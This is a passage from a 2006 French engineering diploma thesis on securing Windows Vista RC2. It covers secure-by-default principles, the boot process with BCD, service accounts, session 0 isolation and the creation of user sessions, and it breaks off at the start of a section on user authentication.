e i g
Ecole d'ingénieurs
de Genève

Laboratoire de transmission de données

Projet de diplôme
session 2006

Sécuriser Vista

Professeur : LITZISTORF Gérald
Etudiant : PEREZ Thomas Filière Télécommunications

e i g
Ecole d'ingénieurs
de Genève

Automne 2006

Session de diplôme

SECURITE DES SYSTEMES D'INFORMATION
SECURISER VISTA

Descriptif :

La sécurisation du poste de travail (intégrité, disponibilité, confidentialité) constitue une tache particulièrement complexe pour les entreprises qui veulent limiter les risques des PCs des utilisateurs.

Ce travail a pour objectifs d'évaluer les principaux avantages de la nouvelle architecture *secure by default* de Vista.

Il doit permettre de mettre à jour la *checklist* du futur labo "Sécuriser un poste Windows Vista"

Travail demandé :

Ce travail se compose des parties suivantes :

1) Etudier (auditer) la mise en oeuvre du concept *secure by default*
   Principales différences par rapport à Windows XP
   Boot process (session, …)
   Code integrity
   Gestion des comptes *(User Account Control)*
   Sécurisation des services *(Windows Service Hardening)*
   Paramètres de sécurité *(Local Security Policy)*

2) Etudier (auditer) la fonction BitLocker de chiffrement du disque
   Mise en œuvre (sans / avec TPM 1.2)
   Support USB pour stocker les clés hors du PC
   Performance

3) Etudier (auditer) la fonction *firewall with advanced security*
   Critères de sécurité
   Configurations locale ou centralisée
   Interface utilisateur
   API *filtering*

4) Etudier le mode compatibilité pour les applications nécessitant les droits admin
   Virtual registry, virtual file system

Sous réserve de modifications en cours de travail.

Unité d'enseignement Et de recherche UER4 Classe : TE3 Timbre de l'Ecole	Candidat : **M. PEREZ THOMAS** Filière d'études : **Télécommunication** Travail de diplôme soumis à une convention de stage en entreprise : non Travail de diplôme soumis à un contrat de confidentialité : non	Professeur(s) responsable(s) : Litzistorf Gérald En collaboration avec : LANexpert SA

Préambule

Ce travail de diplôme a été réalisé dans le cadre du laboratoire de transmission de données pendant une durée de 12 semaines. Monsieur Gerald Litzistorf a supervisé mes recherches tout au long de cette période.

Le but de ce travail était d'étudier les sécurités mises à disposition par *Microsoft* dans leur nouveau système d'exploitation *Windows Vista* et de noter les améliorations par rapport à *Windows XP*. Il a fallu par la suite proposer diverses configurations pour sécuriser *Vista* en se pliant à un profil de sécurité prédéfini.

Le profil de sécurité utilisé doit être appliqué à un poste de travail se trouvant dans une entreprise bancaire. Ce poste de travail doit avoir accès au réseau de l'entreprise mais aussi à internet. De part son environnement sensible, il faudra sécuriser le poste de travail de manière conséquente.

Plusieurs principes théoriques utilisés par *Microsoft* pour promouvoir leur produit sont à définir :

Défense en profondeur

Le principe de défense en profondeur est utilisé par Microsoft pour mettre en évidence la sécurité accrue de Vista. On parle de défense en profondeur lorsque l'on a affaire à plusieurs couches de sécurités. Il faut voir au sens large du terme, la défense en profondeur coordonne plusieurs lignes de défense couvrant toute la profondeur du système, c'est à dire dans l'organisation, la mise en œuvre et les technologies utilisées. Dans le cadre de ce travail uniquement les technologies utilisées seront étudiées.

Moindre privilège

Un grand principe de sécurité est celui du moindre privilège. En effet si l'on vous donne peu de privilège vous ne pourrez compromettre un système dans des proportions importantes. C'est sur cette affirmation que *Microsoft* a utilisé ce modèle en ne donnant à l'utilisateur uniquement les privilèges dont il nécessite limitant ainsi les dégâts pouvant être occasionnés.

secure by default

On parle de sécurité par défaut lorsqu'un système, dans notre cas *Vista*, à une configuration de base comportant déjà un niveau de sécurité élevé. Ce niveau de sécurité est en fait supérieur à celui utilisé dans *Windows XP*. Ce profil repose sur le principe de *white list*, tout ce qui n'est pas explicitement autorisé est interdit. Avec *secure by default Vista* empêche par exemple qu'un utilisateur ne soit exposé à une menace car il utilise un service sensible dont il n'a pas l'utilité. Ce service sera désactivé par défaut, si l'utilisateur en a l'utilité il aura la possibilité de le réactiver. L'utilisation d'un tel profil permet de rendre conscient l'utilisateur des risques qu'il va prendre en activant un composant qui était désactivé par défaut.

Ces différents principes permettent de limiter la surface d'attaque.

Ce mémoire a été divisé en 3 parties :

- Composants de la sécurité (9 semaines d'étude)
- *Firewall* (2 semaines d'étude)
- *BitLocker* (1 semaine d'étude)

La première partie est basée sur l'étude du démarrage de *Vista,* la création des sessions utilisateurs et les composants de la sécurité déjà présents dans *Windows XP*. Les nouveaux composants de la sécurité seront ensuite détaillés et accompagnés de configurations adaptés à notre profile. Le principe de virtualisation assurant la compatibilité des applications, sera abordé.

La seconde partie a pour but de tester la sécurité du nouveau *firewall* implémenté dans *Vista*. Pour commencer, l'architecture et le fonctionnement seront étudiés puis, une configuration restrictive se pliant à notre profile de sécurité sera proposée. Ensuite divers tests auront pour but de mettre en évidence les failles du *firewall*.

La dernière partie introduit une nouvelle fonctionnalité de sécurité permettant le chiffrement du disque dur. Cette fonctionnalité est intégrée à *Vista* et son fonctionnement sera détaillé. *BitLocker* sera mis en œuvre sur une machine de test.

La version de *Vista* utilisée pendant ce travail : **Windows Vista RC2 version 6.0.5744**

Il est possible que des changements soient effectués dans la version finale de *Vista*.

Voici les conventions d'écritures utilisées tout au long de ce document :

- Verdana 10 normal : texte normal
- **Verdana 10 gras** : phrases ou termes importants
- *Verdana 10 italique* : termes anglais, abréviations
- Verdana 8 bleu souligné : notes de bas de page, liens hypertextes
- Verdana 8 normal : notes de bas de page, liens hypertextes
- `Courrier New 10 normal` : chemins des dossiers et fichiers
- **`Courrier New 10 gras`** : commandes
- `Courrier New 9 normal` : extraits d'articles, définitions

1. Composants de la sécurité

(9 semaines d'étude)

1.1. Boot process (1 semaine d'étude)

1.1.1 Introduction

Le chargement de *Vista* diffère de celui de *Windows XP*. Le but de ce chapitre est de vous faire découvrir les éléments impliqués dans le démarrage de *Vista*, de son chargement en passant par la création des divers processus pour finir avec les différents comptes disponibles.

Le chargement de *Windows XP* était contrôlé par le fichier *Ntldlr*[1] et utilisait le fichier de configuration *Boot.ini*. Le processus de *boot* complet est décrit à cette adresse : http://en.wikipedia.org/wiki/Windows_NT_Startup_Process

Dans Vista le fichier *Ntdlr* a été divisé en deux sections :

Windows Boot Manager
Le *Windows boot Manager* est lancé par le code du *MBR*[2], tout comme le fichier *Ntdlr* il va lire les données nécessaires à la configuration de la phase de *boot*, stockées dans le *BCD* (*Boot Configuration Data*) remplaçant du *Boot.ini*. Les fichiers contenus dans la partition `\Bootmgr` permettent de lancer d'autres exécutables *Windows* avant le *boot*. Parmi ces derniers nous trouvons par exemple un diagnostiqueur de mémoire `(\Boot\Memtest.exe)`. Le *Windows Boot Manager* permet aussi le *multiboot*.

Operating System Loader
L'Operating System Loader `(\Systemroot\System32\Winloader.exe)` appelé aussi *Winload* remplace la seconde partie de *Ntdlr* responsable de créer l'exécution de l'environnement pour le système d'exploitation mais aussi le chargement en mémoire du *kernel* `system32\ntoskrnl.exe`, de *l'Hal*[3] `system32\hal.dll` et des pilotes de *boot*. *Winload* crée ensuite la base de registre, active la pagination et passe la main au *kernel*.

Scénario : Comment un administrateur peut-il configurer la phase de *boot* ?

Dans Vista une nouvelle structure a été implémentée dans le but de remplacer le fichier *boot.ini*. *BCD* (*Boot Configuration Data*) fournit un mécanisme de *firmware* indépendant pour la manipulation de l'environnement de démarrage. *BCD* est plus sécurisé que *boot.ini* car il est impossible de l'éditer directement en utilisant un éditeur de texte. Pour venir configurer *BCD* Il faut utiliser un outil qui ne peut être lancé qu'avec des privilèges élevés.

[1] *NT Loader* déf : http://en.wikipedia.org/wiki/NTLDR
[2] *Master Boot Record* déf : http://en.wikipedia.org/wiki/Mbr
[3] *Hardware Abstraction Layer* déf : http://en.wikipedia.org/wiki/Hardware_abstraction_layer

Pour configurer BCD l'outil à utiliser est *BCDedit* qui est un outil en ligne de commandes. Il remplace le *Bootcfg.exe* de versions antérieures de *Windows*. De plus il devient plus performant avec une plus large gamme de configuration du *boot* mais aussi la possibilité d'utiliser des scripts.

```
BCDEdit /Command [Argument1] [Argument2] ...
```


Pour plus de détails sur *BCD* je vous invite à lire le document très complet *BCD.doc* se trouvant à l'adresse : http://www.microsoft.com/whdc/system/platform/firmware/bcd.mspx

Les opérations réalisées par le *kernel*

Les initialisations du *kernel* restent les mêmes que celles effectuées par les versions antérieures de Windows comme par exemple la demande à l'*HAL* d'initialiser le contrôleur d'interruptions, initialiser le contrôleur de mémoire, le contrôleur de processus. Le *kernel* va ensuite scanner la base de registre, transmise par *Winload*, pour configurer les pilotes. On peut visualiser les processus s'exécutant sur notre machine en utilisant l'utilitaire *procexp*[1]. Cet outil a été d'une grande utilité pour comprendre le fonctionnement du système tout au long de ce travail.

On trouve 4 processus exécutés en «mode kernel »[2]. Le *System Idle Process* n'est pas un processus à proprement parler, il correspond à un compteur de ressources disponibles du système. Son taux d'utilisation du processeur reflète en réalité le taux d'inactivité de ce dernier. Pour terminer le *kernel* appelle le **premier processus utilisateur** *Smss* (*Session Manager Subsystem*).

Note : Le processus *System* bien qu'en mode *kernel* se voit attribuer un compte utilisateur NT AUTHORITY\SYSTEM. Ce compte a un accès total sur le système.




[1] *Procexp* : http://www.sysinternals.com/utilities/processexplorer.html
[2] Différences entre *kernel mode* et *user mode* : http://en.wikipedia.org/wiki/Kernel_mode

Tous les processus créés par un utilisateur s'exécuteront en « mode user ».

Chaque processus s'exécutant en « mode user » a un jeton (*access token*) indiquant :

Exemple avec le processus *Smss.exe* :



Le compte NT AUTHORITY\SYSTEM est appelé *Local System Account* il intègre les groupes prédéfinis *Administrators, Everyone* et *Authenticated Users*.


Un groupe supplémentaire est ajouté aux jetons par rapport à ceux de *Windows XP Mandatory Label\System Mandatory Level* (§1.4).

Définition Microsoft *access token*
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/secauthz/security/access_tokens.asp

```
An access token is an object that describes the security context of a process or
thread. The information in a token includes the identity and privileges of the user
account associated with the process or thread.
```

1.1.2 Initialisation du mode utilisateur

Avant *Vista*, la création de sessions était effectuée en série par le processus *SMSS*. Ce procédé a comme conséquences de créer un goulot d'étranglement pour les services terminaux. Le mode utilisateur dans *Windows Vista* fait appel à plusieurs processus exécutés en parallèle. *SMSS* va engendrer d'autres processus qui à leur tour vont faire de même. Tous les processus n'appartenant pas à une session utilisateur fonctionnent sous l'égide du compte NT AUTHORITY\SYSTEM. Si ce compte a été bloqué le système ne pourra pas s'initialiser. Les différents comptes du système seront décris dans le chapitre §1.1.5.



Le processus initial *Smss* lance le processus *Csrss* (Client/Server Runtime Subsystem). C'est le processus *Csrss* qui crée et traite les messages pour le *GUI* Windows. Pour plus d'informations sur le *GUI* Windows : http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winui/winui/windowsuserinterface/windowui.asp

SMSS lance aussi le processus *Wininit.exe*. *Wininit* lance les processus habituellement lancés par *Winlogon* dans *Windows XP*, à savoir *lsass.exe*[1] et *services.exe*[2]. Un nouveau processus est aussi lancé par *Wininit*, *lsm.exe* (*Local Session Manager*).

Le système est maintenant près pour créer des sessions utilisateurs.

Note : Tous les processus vus jusqu'à présent s'exécutent dans la session 0. Nous verrons par la suite que ce constat a une influence sur la sécurité du système. Pour plus d'informations se reporter au chapitre session 0 (§1.1.7)

[1] *Local Security Authority Subsystem Service* chap : 1.4
[2] chap : *Windows Service Hardening*

1.1.2.1 Les services

What are services? By definition, it's a program that runs invisibly in the background. But can't the same thing be said for a number of programs that run in the background such as anti-virus programs? Yes, but the real difference is that services load and start running whether or not anyone logs into the computer, unlike a program that is launched from the Startup Folder under All Programs.

Cette définition est tirée d'un site très complet comportant une liste exhaustive des services[1] de *Windows* : http://www.theeldergeek.com/services_guide.htm Ce guide a été réalisé pour *Windows XP*.


Le *Service Control Manager* (*services.exe*) est lancé par *wininit* il prend en charge le contrôle des services (démarrage automatique ou sur demande des services, liste des services etc). Chaque service reçoit un jeton et est exécuté dans le contexte de sécurité d'un compte utilisateur « virtuel ».

1.1.2.2 Les différents comptes

- *LocalSystem* a des privilèges élevés, le nom du compte utilisateur correspondant est NT AUTHORITY\SYSTEM et il fait parti du groupe *Administrators*. Un service possédant ce type de compte peut venir interagir par exemple avec la base de registre du système ou modifier des fichiers.
- *LocalService* a les privilèges minimums et est donc limité dans ses actions, le nom du compte utilisateur correspondant est NT AUTHORITY\LOCAL SERVICE.
- *NetworkService* a aussi les privilèges minimums sur le système, le nom du compte utilisateur correspondant est NT AUTHORITY\LOCAL SERVICE. Ce compte permet d'utiliser des services ayant une interaction avec le réseau (ex *DHCP*, *DNS*).

Nous verrons par la suite que plus de comptes sont utilisés dans Vista (§1.2.2).

[1] Déf Microsoft : http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/services.asp




Process	PID
System Idle Process	0
Interrupts	n/a
DPCs	n/a
System	4
smss.exe	380
csrss.exe	504
wininit.exe	556
services.exe	600
svchost.exe	796
svchost.exe	856
svchost.exe	888
svchost.exe	988
audiodg.exe	1160
svchost.exe	1028
dwm.exe	2024
WUDFHost.exe	1280
svchost.exe	1040
taskeng.exe	2268
SLsvc.exe	1200
svchost.exe	1256
svchost.exe	1424
spoolsv.exe	1712
svchost.exe	1736
svchost.exe	1876
svchost.exe	472
SearchIndexer.exe	1008
SearchProtocolHost.exe	172
SearchFilterHost.exe	1896

Svchost.exe est le processus hôte générique des services qui sont exécutés à partir de *DLLs*[1]. Plusieurs instances de *Svchost* s'exécutent en parallèle.

Tous les services s'exécutent en session 0 mais peuvent très bien lancer une application dans une autre session. Exemple avec l'application *taskeng.exe*, qui correspond au gestionnaire de tâche d'un utilisateur, est lancé dans sa session utilisateur et non pas en session 0.

[1] Déf : http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/dynamic_link_libraries.asp

On trouve la liste des services contenus dans un des processsus *Svchost* via l'onglet *Services*.



Scénario : Comment configurer les services ?

2 méthodes :

Avec l'interface graphique de Windows : **Administrative Tools - Services**

En ligne de commande : **`sc`** et **`sc config`**

Ces 2 méthodes permettent de communiquer avec le *Service Control Manager* pour paramétrer et effectuer diverses actions (*stop*, *start*) sur les services.

Quelques chiffres :

- *XP* 45 services lancés en tout dont 39 avec un compte *LocalSystem*
- *Vista* 64 services lancés en tout dont 40 avec un compte *LocalSystem*

Vista intègre un nouveau système de protection des services *Windows Services Hardening* (§1.2). Nous allons étudier dans ce chapitre plus en détails les services lancés au démarrage de *Vista*.

1.1.3 Création des sessions utilisateurs


Avant toutes choses, lorsqu'une session va être créée, le *kernel* va lui allouer un espace mémoire fixe. Chaque session aura son propre espace mémoire. Les sessions seront donc isolées physiquement entre elles. C'est un paramètre très important dans la sécurité de *Vista*. Nous y reviendrons plus en détails dans le chapitre session 0 (§1.1.7).

Un document très complet sur la gestion de l'espace mémoire pour les sessions est disponible à cette adresse :
http://book.itzero.com/read/microsoft/0507/Microsoft.Press.Microsoft.Windows.Internals.Fourth.Edition.Dec.2004.internal.Fixed.eBook-DDU_html/0735619174/ch07lev1sec4.html#ch07fig12

Ce document provient de l'ouvrage *Microsoft Windows Internals Fourth Edition.*

Scénario : Que se passe-t-il au niveau des processus lorsqu'un utilisateur se logue ?

Par défaut le processus *Smss* va lancer le processus *Winlogon* dans la session 1. Il crée aussi une instance du processus *Csrss*, propre à cette session. Dans *Windows XP* ces processus étaient créés dans la session 0.



Winlogon

Dans les versions antérieures à Vista le premier processus *Winlogon* effectuait une seule initialisation du système. Dans Vista cette fonctionnalité a été déplacée dans *Wininit*. *Winlogon* agit uniquement pour l'initialisation de sa propre session tandis que *Wininit* est seulement chargé dans la session 0.

Avant de commencer je tiens à définir deux termes utilisés par Microsoft :


Définition *Microsoft* de *Window Station*
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/window_stations.asp

```
A window station contains a clipboard, an atom table, and one or more desktop
objects. Each window station object is a securable object. When a window station is
created, it is associated with the calling process and assigned to the current
session.
```

Définition *Microsoft* de *Desktops*
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/desktops.asp

A *desktop* has a logical display surface and contains user interface objects such as windows, menus, and hooks; it can be used to create and manage windows. Each desktop object is a securable object. When a desktop is created, it is associated with the current window station of the calling process and assigned to the calling thread.

Winlogon commence par créer une *Window Station* pour former l'unité logique d'interaction avec l'utilisateur. Dans cette station *Windows*, *Winlogon* crée ensuite trois *desktop* : le *Winlogon desktop*, le *user desktop* (connu aussi sous le nom de *interactive desktop*), et le *screen saver desktop* Il lance aussi le processus *userinit.exe* qui va configurer le *user desktop*, les polices d'affichage par rapport au profil utilisateur.




Note : le processus *userinit.exe* est lancé après la création de la *Window Station*, il configure le profil puis se termine. *Explorer.exe* est le *shell*[1] utilisateur, c'est la partie visible du *user desktop*. Le *Winlogon desktop* n'est pas visible car il est protégé (§1.3.3.4).

[1] Plus d'informations sur le *Windows shell* http://windowssdk.msdn.microsoft.com/en-us/library/ms538005(VS.80).aspx


Voici une vue des processus lorsque toutes les initialisations ont été effectuées : L'utilisateur peut désormais travailler.

On peut noter que divers programmes ont été lancés automatiquement par le *shell* à l'ouverture de la session (sauf *procexp* lancé par nos soins).



Scénario : Que se passe-t-il au niveau des processus lorsque plusieurs utilisateurs se loguent[1] ?

Le processus initial *SMSS* va créer une instance de lui même pour initialiser chaque session. Cela permet la création de sessions en parallèle. Les *SMSS* vont créer des instances de *Winlogon* et *Csrss* pour leurs propres sessions. Le premier utilisateur se verra attribuer la session 1. Chaque numéro de session est incrémenté pour chaque nouvel utilisateur.




[1] Dans *Windows XP* la session du premier utilisateur était la session 0, session 1..n pour les utilisateurs suivants

1.1.4 Authentification des utilisateurs

Un utilisateur doit s'authentifier[1] dans le but de recevoir un jeton. Grâce à ce jeton le système lui donnera le droit d'effectuer certaines actions (création, modification de fichiers, lancer des processus). Ce jeton permet de définir le contexte de sécurité de l'utilisateur.

Ce schéma permet de montrer les différents modules intervenants dans la procédure d'authentification d'un utilisateur.



